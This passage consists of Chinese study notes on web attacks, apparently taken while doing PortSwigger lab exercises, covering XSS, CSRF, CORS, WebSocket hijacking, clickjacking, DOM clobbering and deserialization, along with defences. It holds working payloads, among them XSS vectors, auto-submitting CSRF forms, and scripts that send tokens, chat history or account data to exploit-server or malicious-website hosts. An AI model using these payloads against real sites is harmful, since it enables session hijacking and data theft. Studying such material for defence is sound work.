https://YOUR-LAB-ID.web-security-academy.net/?
search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert(1)+%2F%
3E%3Ctext+x%3D20+y%3D20%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E
翻译:
https://YOUR-LAB-ID.web-security-academy.net/?search=<svg><a><animate attributeName=href
values=javascript:alert(1) /><text x=20 y=20>Click me</text></a>
```

JavaScript注入

10. 对于javascript中的XSS注入, 注意保持原有的script代码不变 `';alert(document.domain)//`, 可以在前面添加一个/防止字符串转义 (具体看应用程序实现)

```
\';alert(document.domain)//
```

11. 网页解析中: HTML编码->javascript解析, 所以我们可以对诸如'单引号, 使用html编码来绕过字符串过滤, 或是特殊符号的转义, '的html编码是'  例如:

```
&apos;-alert(1)-&apos;
```

原因: javascript解释器执行之前, 会对html实体进行解析, 所以html编码不会影响js的执行

12. 可以直接使用javascript模版字符串, 不需要断开字符串, 直接执行, 前提是用``间隔开。

```
document.getElementById('message').innerText = `Welcome, ${alert(1)}.`
```

批注: 即使是innerText也不安全

Dangling markup 注入

利用没有结尾的单引号/双引号来获取用户页面的代码, 并发送到自己的恶意域名中, 获取csrf token以便进一步攻击

```
"><img src='//attacker-website.com?
```

高级注入方式:

对于CSP的default-src 'none'情况, 网页拒绝了所有资源的加载, (即img, css, js), 此时不管用, 但仍然可以使用a标签的引用 (CSP不会阻止网页的导航, 只针对资源的加载), 我们可以通过base标签的target属性, 或是form标签的target, 不闭合它, 设置网页窗口为target后面的内容, 然后诱导用户点击跳转到第三方网站, 恶意网站读取窗口名字(跨域), 来获取用户的csrf token.

```

<a href=http://subdomain1.portswigger-labs.net/dangling_markup/name.html><font size=100
color=red>You must click me</font></a><base target="blah....
useless ">for color
实战:
1: 获取csrf token
<script>
if(window.name) {
    new Image().src='https://exploit-0a7c00a3044d819382716936017e0074.exploit-
server.net/?'+encodeURIComponent(window.name);
} else {
    location = 'https://0ac5009e04f781ca82a06a61000e0083.web-security-academy.net/my-
account?email=%22%3E%3Ca%20href=https://exploit-0a7c00a3044d819382716936017e0074.exploit-
server.net/exploit%3Eclick%20me%3C/a%3E%3Cbase%20target=%27123';
}
</script>
2: 执行CSRF攻击
<html>
    <!-- CSRF PoC - generated by Burp Suite Professional -->
    <body>
        <script>history.pushState('', '', '/')</script>
        <form action="https://0ac5009e04f781ca82a06a61000e0083.web-security-academy.net/my-
account/change-email" method="POST">
            <input type="hidden" name="email" value="hacker@evil-user.net" />
            <input type="hidden" name="csrf" value="Z3klpmNbszbWP1lp6zmBvHg2cv9nRdsL" />
            <input type="submit" value="Submit request" />
        </form>
        <script>
            document.forms[0].submit();
        </script>
    </body>
</html>

```

防范方法: `<base target="_self" />`

DOM-based XSS 攻击方式

1. 闭合某个文档的节点, 然后开始写入自己的代码, 注入点为document.write, innerHTML, jQuery,

例子1:attr 注入

目标网站: ?returnUrl=javascript:alert(document.domain)

注入方式:

```

$(function() {
    $('#backLink').attr("href", (new
URLSearchParams(window.location.search)).get('returnUrl'));
});

```

例子2:选择器执行

```
目标网站: $(window).on('hashchange', function() {  
    var element = $(location.hash);  
    element[0].scrollIntoView();  
});
```

注入方式:

```
<iframe src="https://vulnerable-website.com#" onload="this.src+='<img src=1  
onerror=alert(1)>' "> (针对#后面不允许出现HTML代码的限制, 可以用iframe绕过)
```

2. 利用AngularJS库, 语法特性执行注入 标签内含有ng-app, 当一个指令被添加到HTML代码中时, 你可以在双花括号内执行JavaScript表达式 Angularjs语法特性

```
{{ $on.constructor('alert(1)')() }}
```

知识点

1. 其他测试

```
<a href="javascript:alert(1)"> 点击触发  
<img src=1 onerror=alert(1)> 直接触发  
{ "searchTerm": "\\\"-alert(1)}//", "results": [] } json 逃逸  
<img src=1 oNeRrOr=alert`1`> 绕过
```

2. 万能测试XSS漏洞: `"></text><script>alert(1)</script>`
3. 新思路: 修改的参数可能不会在页面显示, 但是故意使参数类型报错, 这个报错信息可能会显示到页面上, 进而触发
4. innerHTML注入的scrip标签并不会解释执行, 这是由于浏览器的安全策略所导致的, 会将其当成静态内容, 但是通过 `` 标签可以绕过这一限制

防范方法

1. 输入检查
2. 输出编码, 对输出的内容的所在的上下文 (HTML, URL, JS, CSS) 的对应的特殊字符采用相应的方式特殊编码, 然后由交由框架自动再解码。 例如 `html:>> js:>\u003e`
3. CSP内容安全策略
4. 使用DOM invader插件检查DOM XSS注入

CSP 内容安全策略

Content Security Policy是为了限制XSS, 点击劫持等漏洞而设计的, 它对js, css等资源做出了限制 (包括iframe,script,link,img等资源标签, 不包括a标签)

如script-src 'self', 以此减少恶意脚本的执行的可能。其中default-src是通用的源策略, img-src如果存在, 则按img-src所提供的源策略进行限制,

方式：none不允许任何链接 'self'只允许同源的链接 直接上url白名单

1. 直接设置域名白名单（常见）
2. 给标签打上随机数标签，拥有该标签的script可执行
3. 让网页的所有script脚本（或是可能注入点）拼接，计算hash值，浏览器执行时，会自动检查是否script被更改

CSP还可以设置iframe使用规则，不同于X-Frame-Options的只检查父级界面，CSP的是递归检查

```
frame-ancestors 'self'
frame-ancestors 'none'
frame-ancestors 'self' https://normal-website.com https://*.robust-website.com
```

绕过方法：

1. Dangling markup（实际上是利用窗口的跨域读csrf的token，依赖于a标签，还有base 标签的target属性，其用于设置窗口名字）
2. 请求头中可以更改csp内容的字段，添加;结束当前CSP该字段内容，然后添加 `script-src-elem 'unsafe-inline'` 即可注入XSS
3. 具体的绕过方式，得看CSP策略，可以参考这个 [CSP常见配置以及绕过方法](#)

CSRF 跨站请求伪造

定义：伪造别人向服务器请求服务

例子：

```
POST
<form method="POST/GET" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="anything%40web-security-academy.net">
</form>
<script>
  document.forms[0].submit();
</script>

GET
   GET 方式
<script>
document.location="https://0a1400a004294725c2a28536007300bd.web-security-academy.net/my-account/change-email?email=123@qq.com&_method=POST"
</script>  浏览器解释为GET方式，服务器的某些web框架解释为POST方式
```

同站：协议+二级域名相同

同源：协议+域名+端口号相同

防范方法

1. csrf token 加在header或是cookie或是表单中

Samesite

2. Samesite 策略 Samesite: Strict Lax None (Secure)

Strict 只允许同站的请求，不允许跨站

LAX 只允许通过如 `<a><link>` 的GET请求，而且该请求必须在顶部导航栏发起，此时附带相关的cookie

None 不做任何限制，只要请求网址是这个cookie的，就将其携带，当设置为None时，需要添加Secure参数，保证该cookie只在HTTPS信道发送

Lax 规则稍稍放宽，大多数情况也是不发送第三方 Cookie，但是导航到目标网址的 Get 请求除外。

```
Set-Cookie: CookieName=CookieValue; SameSite=Lax;
```

导航到目标网址的 GET 请求，只包括三种情况：链接，预加载请求，GET 表单。详见下表。

请求类型	示例	正常情况	Lax
链接	<code></code>	发送 Cookie	发送 Cookie
预加载	<code><link rel="prerender" href="..." /></code>	发送 Cookie	发送 Cookie
GET 表单	<code><form method="GET" action="..."></code>	发送 Cookie	发送 Cookie
POST 表单	<code><form method="POST" action="..."></code>	发送 Cookie	不发送
iframe	<code><iframe src="..."></iframe></code>	发送 Cookie	不发送
AJAX	<code>\$.get("...")</code>	发送 Cookie	不发送
Image	<code></code>	发送 Cookie	不发送

设置了 **Strict** 或 **Lax** 以后，基本就杜绝了 CSRF 攻击。当然，前提是用户浏览器支持 SameSite 属性。

3. HTTP Referer 检查，若是不同域则忽略请求

绕过方式

- CSRF Token

1. csrf token设置没有和session绑定，用自己的token;网站没有对token存在性做异常处理；只对POST做token验证；
2. csrf token只和csrf cookie绑定(或是单纯的复制)，通过特殊的请求设置网站的csrf cookie，进而构造CSRF %0d%0a代表http的换行符

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="https://0a780013036a414c803e353c009300a0.web-security-academy.net/my-account/change-email" method="POST">
  <input type="hidden" name="email" value="22&#64;q444444444qd&#46;com" />
  <input type="hidden" name="csrf" value="xrwpE1KbgFcSW3fhCSuqnT8mdOMubf1I" />
```



```

    <input type="submit" value="Submit request" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>

```

其中，最后一部分用如下代码代替

```



```

前提：search的内容作为相应的set-cookie部分的内容

- SameSite

Strict

1. CSRF的本质伪造请求，当由于Samesite的限制，无法直接伪造请求时，可以通过查找网站的客户端重定向功能绕过（不是由服务器发起的重定向，没有301，而是网站的其他页面，通过处理本地的参数，向服务器再次发起了一个请求，此时，可以通过修改本地参数，导向敏感页面并执行相应的c s r f攻击，没有从第三方网站访问，这样可以绕过strict发送**GET请求**）

批注：XSS导致的客户端重定向可变，直接模拟用户发起的任意GET请求

2. 同样的，原理和1差不多，本质是XSS，XSS主要是为了由当前网页来触发请求，这个请求原本应该是由恶意网页发起的CSRF攻击，这样可以绕过strict限制。这里的XSS注入点在于同站下不同域的含有XSS漏洞的网站。

批注：通过XSS导致的任意js脚本执行，此时js脚本模拟GET/POST请求（需要结合CSP来防范）

XSS的内容是CSRF payload

LAX

1. 通过&_method=POST添加到GET请求中，某些框架会转化为POST方式请求 LAX

```

<form action="https://vulnerable-website.com/account/transfer-payment" method="POST">
  <input type="hidden" name="_method" value="GET">
  <input type="hidden" name="recipient" value="hacker">
  <input type="hidden" name="amount" value="1000000">
</form> 待思考如何利用
不如这个，这个好
<script>
  document.location = 'https://vulnerable-website.com/account/transfer-payment?
recipient=hacker&amount=1000000&_method=POST';
</script>

```

2. 谷歌浏览器对于使用单点登录的站点，对于没有显式指定session cookie的SameSite情况的，为避免单点登录的失败，浏览器会在一开始的120s内允许跨站发送POST请求，我们可以先构造一个原有网站的新请求来更新cookie,然后发起c s r f攻击。

```

<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="https://0ac8005604f1a2b483e4281a003a006a.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="d1kkkk1afs&#64;das&#46;cdsa" />
      <input type="submit" value="Submit request" />
    </form>
  <script>
    window.onclick = () => {
      window.open('https://0ac8005604f1a2b483e4281a003a006a.web-security-academy.net/social-login');
      setTimeout(changeEmail, 5000);
    }

    function changeEmail(){
      document.forms[0].submit();
    }
  </script>
</body>
</html>

```

- Referer

1. 在html界面中加入以下字段，可以不发送http referer (origin是发起的域名，referer还包括了路径)

```
<meta name="referrer" content="no-referrer">
```

2. 服务端只是简单的对referer的内容做了匹配，可配置服务器响应头为Referrer-Policy: unsafe-url（此时这个页面发送的请求的referrer字段会是这个页面的整个URL），在发起请求时，更改history的状态，令其参数为目标网站，以此绕过

```

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Referrer-Policy: unsafe-url
Server: Academy Exploit Server
Content-Length: 548

```

```

<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/?id=https://0a690026044a39878000088100e600fa.web-security-academy.net')</script>
    <form action="https://0a690026044a39878000088100e600fa.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="dafs&#64;das&#46;cdsa" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>

```

```
</form>
<script>
    document.forms[0].submit();
</script>
</body>
</html>
```

HttpOnly, SameSite, Secure and CSP

Method	Function
HttpOnly	防止Javascript读取cookie, 防XSS
SameSite	限制跨站请求携带第三方cookie的情形, 防CSRF
Secure	保证该cookie只在https协议下传输
CSP	用于响应头, 用来限制这个网站的资源加载来源, 包括但不限于script css img, 可以防XSS,CSRF

WebSocket

websocket不同于https协议, http/https协议采用的是短连接的方式, 如果服务器长时间接受不到客户端的请求, 服务器就会关闭这个连接以节省资源, 提高性能(可以使用keep alive来改变), 但是websocket (TCP) 连接时, 除非客户端显式的声明关闭连接, 服务器不会主动关闭连接, 只会检查客户端是否存活。Web socket是全双工的协议, 主要用于实现双向通信和实时数据传输, 适用于在线游戏、聊天室、股票行情等需要实时交互的场景; 而HTTPS协议主要用于保护网站和客户端之间的通信安全, 适用于敏感信息的传输。websocket也可以建立在https信道上。

Cross-site WebSocket 危害

1. 代表受害用户执行操作
2. 窃取用户的敏感数据

Sec-WebSocket-Key 字段, 它由客户端生成并发给服务端, 用于证明服务端接收到的是一个可受信的连接握手, 可以帮助服务端排除自身接收到的由非**WebSocket** 客户端发起的连接, 该值是一串随机经过base64 编码的字符串。即该字段用于验证服务器端是否采用WebSocket 协议。

发送

```
GET /XXXX HTTP/1.1
Host: normal-website.com
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: wDqumtseNBjdHkihL6PW7w==
Connection: keep-alive, Upgrade
Cookie: session=KOseJNuflw4Rd9BDNrVmvwBF9rEijeE2
Upgrade: websocket
```

响应

```
HTTP/1.1 101 Switching Protocols
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Accept: 0FFP+2nmNIf/h+4BP36k9uzrYGk=
```

攻击方式

1. XSS 直接注入js代码（例如聊天室）

往聊天室的窗口发xss代码

2. 通过CSRF与服务器在Websocket协议上通信，并将敏感消息传回

```
<script>
  var ws = new WebSocket('wss://0a3700c204cc169580c48f39009d005d.web-security-
academy.net/chat');
  ws.onopen = function() {
    ws.send("READY");
  };
  ws.onmessage = function(event) { //检索过去的信息
    fetch('https://exploit-0a4d003e04411623807e8ea1018e00f8.exploit-server.net?
id='+event.data, {method: 'GET'});
  };
</script>
```

防范方法：

1. 基于https信道使用Websocket
2. 对发起Websocket的请求使用CSRF token,或是对session cookie使用SAMESITE strict，防止直接CSRF攻击
3. 对输入的内容做过滤

CORS Cross-origin resource sharing 跨域资源共享

SOP Same origin policy 浏览器同源策略

同源策略又分为以下两种：

1. DOM 同源策略：禁止对不同源页面 DOM 进行操作。这里主要场景是 iframe 跨域的情况，不同域名的 iframe 是限制通过js互相访问的，但是可以通过用户的点击方式访问。
2. XMLHttpRequest 同源策略：禁止使用 XHR 对象向不同源的服务器地址发起 HTTP 请求。

这个指诸如img, video, script这些标签所指向的资源是允许跨域的，但是这些资源不可以被javascript所读取。除了以下几点，例外：

1. 一些对象可写不可读 如location location.href
2. 一些对象可读不可写，如window.length
3. 某些函数允许跨域，如 close, blur, focus, postMessages

这个策略可以通过更改document.domain的域名（二级或一级）来放宽，使得允许同站资源访问

跨域方法：

1. CORS 需要服务器支持 Access-Control-Allow-Origin。option预检请求(非常规HTTP方法，字段，content-type)

```
OPTIONS /data HTTP/1.1
Host: <some website>
...
Origin: https://normal-website.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: Special-Request-Header
```

2.

2. JSONP跨域 利用script允许跨域加载的方式，对第三方网站发起GET请求，可与服务器配合，对返回的数据做处理（推荐）

```
// 1. 定义一个 回调函数 handleResponse 用来接收返回的数据
function handleResponse(data) {
    console.log(data);
};

// 2. 动态创建一个 script 标签，并且告诉后端回调函数名叫 handleResponse
var body = document.getElementsByTagName('body')[0];
var script = document.createElement('script');
script.src = 'http://www.laixiangran.cn/json?callback=handleResponse';
body.appendChild(script);

// 3. 通过 script.src 请求 `http://www.laixiangran.cn/json?callback=handleResponse`，
// 4. 后端能够识别这样的 URL 格式并处理该请求，然后返回 handleResponse({"name": "laixiangran"})
给浏览器
// 5. 浏览器在接收到 handleResponse({"name": "laixiangran"}) 之后立即执行，也就是执行
handleResponse 方法，获得后端返回的数据，这样就完成一次跨域请求了。
```

1. img标签跨域 只支持GET请求, 无法对响应的数据做处理
2. 服务器代理 因为其独立于浏览器所以能解决所有的跨域问题
3. document.domain 跨域 适用于同站的情况
4. window.name跨域 常依赖于iframe操作
5. Location.hash 依赖于iframe,直接修改hash值, 但是长度有限
6. postMessage跨域 依赖于iframe (推荐)

```
<iframe src="http://laixiangran.cn/b.html" id="myIframe" onload="test()" style="display:none;">
<script>
    // 1. iframe载入 "http://laixiangran.cn/b.html" 页面后会执行该函数
    function test() {
        // 2. 获取 http://laixiangran.cn/b.html 页面的 window 对象,
        // 然后通过 postMessage 向 http://laixiangran.cn/b.html 页面发送消息
        var iframe = document.getElementById('myIframe');
        var win = iframe.contentWindow;
        win.postMessage('我是来自 http://www.laixiangran.cn/a.html 页面的消息', '*');
    }
</script>
```

原文链接: <https://juejin.cn/post/6844903681683357710>

攻击方式

1. CSRF :目标不是某个动作, 而是该网页下的资源 此时cors不做限制

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get', 'https://vulnerable-website.com/sensitive-victim-data', true);
req.withCredentials = true;
req.send();

function reqListener() {
    location='//malicious-website.com/log?key='+this.responseText;
};
```

2. CSRF: 服务器可能对origin为null的情况设置了白名单, 通过iframe沙箱来操作。cors限制了, 但对null不做限制

iframe 沙箱的形势可以让origin为null, 借此绕过服务器的跨域限制

```

<iframe sandbox="allow-scripts allow-top-navigation allow-forms" src="data:text/html,
<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();

function reqListener() {
location='malicious-website.com/log?key='+this.responseText;
};
</script>"></iframe>

```

3. XSS+CSRF: 一个子域名（同站）被允许请求cors资源，而且该子域名不做cors限制，测试该子域名可以通过参数报错返回的界面执行XSS注入，通过恶意网站让用户导向这个子域名，然后执行XSS注入，并向目标网站发起请求，将返回的结果发送回给恶意主机

```

<script>
    document.location="http://stock.YOUR-LAB-ID.web-security-academy.net/?
productId=4<script>var req = new XMLHttpRequest(); req.onload = reqListener;
req.open('get','https://YOUR-LAB-ID.web-security-academy.net/accountDetails',true);
req.withCredentials = true;req.send();function reqListener() {location='https://YOUR-
EXPLOIT-SERVER-ID.exploit-server.net/log?key='%2bthis.responseText;
};%3c/script>&storeId=1"
</script>

```

4. 不好描述，很高级，通过类似CSRF的方式，让用户执行恶意网站上的代码，扫描用户所在内网的提供服务的主机，然后检测出这个主机有XSS注入点，利用这个注入点嵌入iframe执行admin界面的删除用户操作。

防范方法：

主要依赖于正确的配置

1. 只允许信任的网站
2. 避免null加入白名单
3. 在内网提供的服务也不要*号
4. CORS不能作为服务端的安全方案

Clickjacking 点击劫持

通过iframe标签，在自己的恶意网站上挂载正规网站，并将正规网站透明度设为0，诱导用户点击模版：

```
<head>
  <style>
    #target_website {
      position:relative;
      width:128px;
      height:128px;
      opacity:0.00001;
      z-index:2;
    }

    #decoy_website {
      position:absolute;
      width:300px;
      height:400px;
      z-index:1;
    }
  </style>
</head>
...
<body>
  <div id="decoy_website">
    ...decoy web content here...
  </div>
  <iframe id="target_website" src="https://vulnerable-website.com">
  </iframe>
</body>
```

CSS解释：

1. 第一个position为relative（原点坐标在它所本该出现的位置），第二个position的absolute（如果父节点存在position:relative，则将以它的原点坐标作为自己的，否则以文档的根节点的原点坐标作为自己的），在这里，两个元素均是按根节点的坐标来作为原点的。（两个absolute就行，，，）
2. width和height都必须得用像素点的形式，只能手动调节，不要百分比，缩放位置会改变
3. opacity是调节透明度，够小就行
4. z-index页面的排布前后顺序

工具：Burp->Burp Clickbandit 复制好后，打开浏览器的js控制台，粘贴运行 🐼

攻击方法：

1. 对于需要填充信息的场景，网站可能会用url的get参数中含有的对应字段的值进行填充，我们可以利用这一点，修改url，然后再发起点击劫持。
2. 某些网站可能会使用Frame busting scrip 脚本来检测是否用该网站处于iframe，可以把通过iframe沙箱的方式来执行, sandbox里的参数表示执行某种操作，这里只允许执行表单的操作，不允许执行js脚本。


```
<iframe id="victim_website" src="https://victim-website.com" sandbox="allow-forms">
</iframe>
```

3. URL含有的参数可能存在反射型/DOM型XSS注入，结合点击劫持，可以触发XSS注入

防范方法：

1. X-Frame-Options: deny / sameorigin / allow-from https://XXXX
2. CSP 设置 Content-Security-Policy: frame-ancestors 'self'

DOM-based vulnerabilities

DOM（Document Object Model）文档对象模型是Web浏览器的元素的层级模型，浏览器可以通过javascript来操作文档内的元素对象，然而操作的过程中可能会使用到来自用户所控制的输入，如果对其处理不规范，可能产生基于DOM的漏洞。就比如，经典的DOM型XSS。

DOM漏洞有两个概念，一个是源 source，一个是sink。

source指的是用户可控的输入，比如url，referrer 头(document.referrer)，cookie (document.cookie) 和 Web messages。

sink指的是可能被利用的js代码，或是DOM对象，比如eval函数允许字符串参数以js的方式执行。

常见的source点

```
document.URL
document.documentURI
document.URLUnencoded
document.baseURI
location
document.cookie
document.referrer
window.name
history.pushState
history.replaceState
localStorage
sessionStorage
IndexedDB (mozIndexedDB, webkitIndexedDB, msIndexedDB)
Database
```

攻击思路

除了经典的XSS攻击外，还有以下几种利用思路

1. 利用DOM漏洞控制重定向链接，然后借此钓鱼或是脚本注入，需要关注location变量，open，\$.ajax等可疑函数的使用，
2. Web message消息通信机制，如果网页存在以下的message消息处理机制，

```
window.addEventListener('message', function(e) {
    document.getElementById('ads').innerHTML = e.data;})
```

则我们可以通过iframe来传递消息，使之触发

```
<iframe src="https://0ab500500369d56380c712b200a20050.web-security-academy.net/"
onload="this.contentWindow.postMessage('<img src=1 onerror=print()>','*')">
```

如果，sink点是`location.href`，则source可以用`javascript:print()//http`来实现脚本注入(类似的只要用URL的sink，都可以用`javascript:print()`的方式注入)。

防范方法：对Origin进行验证，最好是按字节完全匹配，不然很容易绕过，iframe中出现的origin将会是提供iframe标签所在的恶意网站

3. 利用cookie进行XSS漏洞注入，网页某一个页面会根据url设置一个cookie，然后另外一个页面会用这个cookie的url来生成一个a标签的跳转（含有XSS漏洞）。因此我们可以利用url对cookie进行注入，然后跳转到含有xss漏洞的页面

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/product?productId=1&id=k">
<script>print()</script> onload="if(!window.x)this.src='https://YOUR-LAB-ID.web-
security-academy.net';window.x=1;">
关键点：this.src跳转
```

防范方法：避免将用户的可控的输入写入cookie

4. `Document.domain`，这是用于控制跨域通信的属性，所能设置的是当前url的子域名或父域名，常用于同站之间的信息传输，如果用户可以控制它，则可能存在漏洞点
5. 类似的DOM攻击有很多，比如代替目标网站的websocket通信，更换跳转链接等等等等，主要在于发现和利用的思维，用户可控的输入是否直接嵌入于网页的响应，嵌入点是什么，可能以哪种方式利用

通用防范方法：避免将用户的可控的输入作为某个DOM对象的值，实在不行就要做好完备的检测措施，设置白名单等

DOM clobbering

DOM-clobbering（文档对象模型篡改）是一种安全漏洞，它利用 JavaScript 中的变量提升机制来修改或覆盖网页的全局对象和属性。这种漏洞可能导致意外的行为，或者被恶意利用来进行跨站脚本攻击（XSS）。

DOM-clobbering 漏洞的原理如下：

1. 在 JavaScript 中，全局对象和属性被存储在特定的命名空间中，比如 `window` 对象是全局对象的一个实例。
2. 在浏览器中，HTML 文档被解析为 DOM，DOM 表示网页的结构和内容，并提供了对文档的访问和操作。
3. JavaScript 中的变量提升机制允许在声明之前使用变量。如果一个变量没有使用 `var`、`let` 或 `const` 关键字进行声明，它将被提升为全局对象的属性。

利用 DOM-clobbering 漏洞，攻击者可以通过声明一个未经声明的变量，覆盖或修改全局对象的属性，这可能被利用来进行 XSS 攻击。

Clobbering目标是全局属性，比如DOM枚举属性，这些属性都是window对象内的，在文档中可以省略不写window。

枚举属性：

属性名称	描述
location	表示当前文档的 URL 相关信息
document	表示当前文档的 DOM 树和相关方法
window	表示当前窗口或框架的全局对象
history	表示当前窗口的浏览历史
navigator	提供有关浏览器的信息
screen	提供有关用户屏幕的信息
localStorage	提供访问本地存储的能力
sessionStorage	提供访问会话存储的能力
console	提供在浏览器控制台上输出信息的能力
XMLHttpRequest	提供进行 AJAX 请求的功能
setTimeout	全局函数，用于在一定延迟后执行指定的函数
setInterval	全局函数，用于按照指定的时间间隔重复执行指定的函数
requestAnimationFrame	全局函数，用于在下一次重绘之前调用指定的函数

覆写方式

- 1. 直接注入js代码覆盖变量（鸡肋，那可以直接xss了）
- 2. 某些情况下，只能注入HTML标签，那么，可以注入两个相同id的a标签来覆盖某个全局变量，浏览器会自动把它们归属到同一个DOM集合，这个过程是创建一个对象来存储它们，对象名是id，这个对象的属性，将会是标签的名字，也就是name属性的值，不同的name就会有不同的属性，这个对象属性的值，将会是这个a标签的href值（可能是为方便管理吧，值得注意的是，这样创建的对象将拥有全局属性，可通过window.来访问）。

目标代码

```
<script>
  window.onload = function(){
    let someObject = window.someObject || {};
    let script = document.createElement('script');
    script.src = someObject.url;
    document.body.appendChild(script);
  };
</script>
```

攻击代码

```
<a id=someObject><a id=someObject name=url href=//malicious-website.com/evil.js>
```

就只注入js代码而言，XSS漏洞是DOM漏洞的充分条件，所以一般漏洞发生在HTML的标签注入，发生在网站使用某种库过滤js代码，过滤不安全输入的场景。

攻防思路（覆写方式2）：评价：看看就好

1. 当网页使用DOMPurify filter来过滤输入，以减少DOM 漏洞时，使用cid:协议（DOMPurify自定义的），可以让链接中的特殊符号不被url编码 (a标签可以闭合也可以不闭合)

```
<a id=defaultAvatar><a id=defaultAvatar name=avatar  
href="cid:&quot;onerror=alert(1)//">  
最终渲染到  

```

在上面的代码中，两个标签会被注入，"会被HTML编码为双引号，然后在页面渲染到时候，不会进行特殊的编码

2. 网页使用HTMLJanitor来过滤节点和节点的属性，通过阅读其源码，发现其过滤的关键用到了attribute属性，于是我们可以创建一个含有id=attribute的节点，这样取代了这个库的attribute，计算node.attributes.length的时候会导致无限大，然后循环报错，使得该库的过滤函数异常返回。这样可以实现XSS的属性注入

目标网站的过滤逻辑：

```
<script>  
new HTMLJanitor({tags: {input:{name:true,type:true,value:true},form:{id:true},i:{},b:  
{},p:{}}});  
</script>
```

注入代码：

```
<form id=x onfocus=print()><input id=attributes>
```

恶意网站的代码：

```
<iframe src=https://YOUR-LAB-ID.web-security-academy.net/post?postId=3  
onload="setTimeout(()=>this.src=this.src+'#x',500)">
```

有个值得学习的地方，对于id=x,然后配合iframe强制让url加上#x，这样可以触发onfocus函数，就像img的onerror一样，直接触发，不需要用户操作

防范方法：

1. 检查对象是否合法，当使用一个对象的属性的时候，属性如果可能存在DOM clobbering的风险，那需要检查该属性是否是Dom节点，而不是HTML标签（需要另外查资料）
2. 避免让全局变量和逻辑或一起使用
3. 使用类似经过测试的DOMPurify库来做过滤

知识点：

1. js中document.write中可以直接执行script标签
2. /url=(https?:VV.+)/.exec(location) 是一个正则表达式的匹配，exec返回的一定是一个数组，第一个元素是完整匹配的内容，第二个元素是捕获组里面的内容，也就是（）里面的内容
3. url中的#kkk可以定位到含有id=kkk的响应的标签元素。

高级Web攻击

不安全的反序列化

序列化和反序列化相当于编码和解码的关系，主要是为了方便对象在数据流中传输，当由PHP、JAVA等语言的后端服务接收到序列化数据时，将其反序列化，转化为一个对象，在这个对象创建或是销毁的时候，会自动调用这个类的相关的构造函数或是析构函数，如果这些函数存在系统调用的点，那么就可以通过注入恶意的序列化对象来任意执行系统调用，这种漏洞也叫反序列化漏洞

如何辨别反序列化注入点：

1. PHP base64解码后 呈现 O:4:"User":2:{s:8:"username";s:6:"carlos";s:7:"isAdmin";b:0;}。 可直接反序列化
2. Java反序列化格式开头 hex: ac ed base64: rO0。 不可直接反序列化，反序列化依赖源码
3. python pickle序列化。 3.X hex:80 04 base64: gAS。 2.x hex: b'cos\n'。 可直接反序列化

PHP反序列化利用思路：

1. 修改属性，比如isAdmin改为1，删除路径改为其他路径
2. 修改数据属性 PHP的比较和javascript一样，有**和**=两种，用这个==比较时，会发生强制类型转换，例如
 1. 0 == "anything" : true 6 == "6anything blabla" : true 这个可用于匹配密码，或是token来绕过
3. 直接注入新的对象

PHP魔术方法

魔术方法	描述
<code>__construct()</code>	构造函数，在对象创建时自动调用
<code>__destruct()</code>	析构函数，在对象销毁时自动调用
<code>__call()</code>	在调用不存在或不可访问的方法时自动调用
<code>__callStatic()</code>	在调用不存在或不可访问的静态方法时自动调用
<code>__get()</code>	在访问不存在或不可访问的属性时自动调用
<code>__set()</code>	在设置不存在或不可访问的属性时自动调用
<code>__isset()</code>	在判断不存在或不可访问的属性是否存在时自动调用
<code>__unset()</code>	在销毁不存在或不可访问的属性时自动调用
<code>__toString()</code>	在对象被当作字符串使用时自动调用
<code>__invoke()</code>	在对象被当作函数使用时自动调用
<code>__set_state()</code>	在使用var_export()函数导出类时自动调用
<code>__clone()</code>	在对象被复制时自动调用
<code>__debugInfo()</code>	在使用var_dump()函数打印对象时自动调用
<code>__sleep()</code>	在对象被序列化时自动调用
<code>__wakeup()</code>	在对象被反序列化时自动调用
<code>__set_cookie()</code>	在设置Cookie时自动调用
<code>__get_cookie()</code>	在获取Cookie时自动调用
<code>__autoload()</code>	在类或接口不存在时自动调用，用于自动加载
<code>__isset()</code>	在判断不存在或不可访问的属性是否存在时自动调用
<code>__unset()</code>	在销毁不存在或不可访问的属性时自动调用

Java有类似构造函数，析构函数的概念，此外readObject有类似wake_up 的概念

Python魔术方法

魔术方法	作用
<code>__reduce__</code>	将对象转换为可序列化的表示形式，并在反序列化时使用该表示形式来重新构造原始对象。攻击者可以使用此方法来执行任意代码。在反序列化或是序列化时调用，会返回一个元组，内有两个参数，第一个是执行的函数，第二个是执行的参数
<code>__reduce_ex__</code>	类似于 <code>__reduce__</code> ，但允许指定协议版本。这个方法也可能被攻击者利用来执行任意代码。
<code>__setstate__</code>	与 <code>__reduce__</code> 结合使用，用于在反序列化时将状态信息加载回对象中。攻击者可以使用此方法来执行任意代码。
<code>__getattr__</code>	在访问对象属性时调用，如果属性不存在，则可能会返回攻击者指定的值。攻击者可以使用这个方法来执行任意代码或者访问本不应该访问的属性。
<code>__getattribute__</code>	在访问对象属性时调用，无论属性是否存在，都会被调用。攻击者可以使用这个方法来执行任意代码或者访问本不应该访问的属性。
<code>__getitem__</code>	在访问对象的索引时调用，可能会被攻击者用来执行任意代码或者访问本不应该访问的索引。
<code>__init__</code>	在创建对象时调用，攻击者可以使用这个方法来执行任意代码。
<code>__new__</code>	在创建对象时调用，攻击者可以使用这个方法来执行任意代码或者返回攻击者控制的对象实例。

Gadget chains 工具链

